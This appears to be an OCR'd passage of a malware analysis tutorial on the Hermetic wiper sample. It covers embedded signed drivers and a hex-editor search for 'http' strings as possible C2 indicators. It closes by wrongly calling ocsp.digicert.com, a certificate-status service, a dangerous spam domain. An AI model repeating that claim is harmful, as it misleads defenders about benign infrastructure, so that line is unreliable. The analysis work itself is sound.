




⚠ At this step of our analysis, we have extracted 4 legitimates embedded drivers.
epmntdrv.sys is digitally signed by CHENGDU YIWO Tech Development Co., Ltd. This driver usually located in the 'c:\WINDOWS\system32\' folder. It is a legitimate driver.
None of the anti-virus scanners at VirusTotal reports anything malicious about epmntdrv.sys


Look for network connections:



010 Editor - C:\Users\REM\Desktop\Malware\Others\Hermetic\Hermetic\Hermetic\8033126133\1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a...
File Edit Search View Format Scripts Templates Debug Tools Window Help
Startup
1bc44eef75779e3ca1eefb8ff5a64807dbc942b1e4a2672d77b9f6928d292591
Workspace
File Path
Open Files
Favor...Files
Rece...iles
Book...iles
Workspace Explorer
Inspector
Type Value
Binary 01101000
Signed Byte 104
Unsigned Byte 104
Signed Short 29800
Unsigned Sh... 29800
Signed Int 1886680168
Unsigned Int 1886680168
Inspector Variables Visualize
Find Results
Address Value
Found 13 occurrences of 'http'.
12EE0h http
15596h http
1A601h http
1BDD2h http
1BE0Bh http
1BE64h http
1BEA6h http
1BECCh http
1C2D9h http
1C2FFh http
1C352h http
1C394h http
1C400h http
Output Find Results Find in Files Compare Histogram Checksum Process Disassembler
Selected: 2 bytes (Range: 77536 [12EE0h] to 77537 [12EE1h])
Start: 77536 [12EE0h] Sel: 2 [2h] Size: 117,000 Hex ANSI LIT W OVR





Check for networks suspicious activities/C2with Http/https keywords. (For example, Ocsp.digicert.com is apparently a dangerous domain associated with spam activities, that usually infects Chrome, Firefox, and IE with installation of free software & adware)

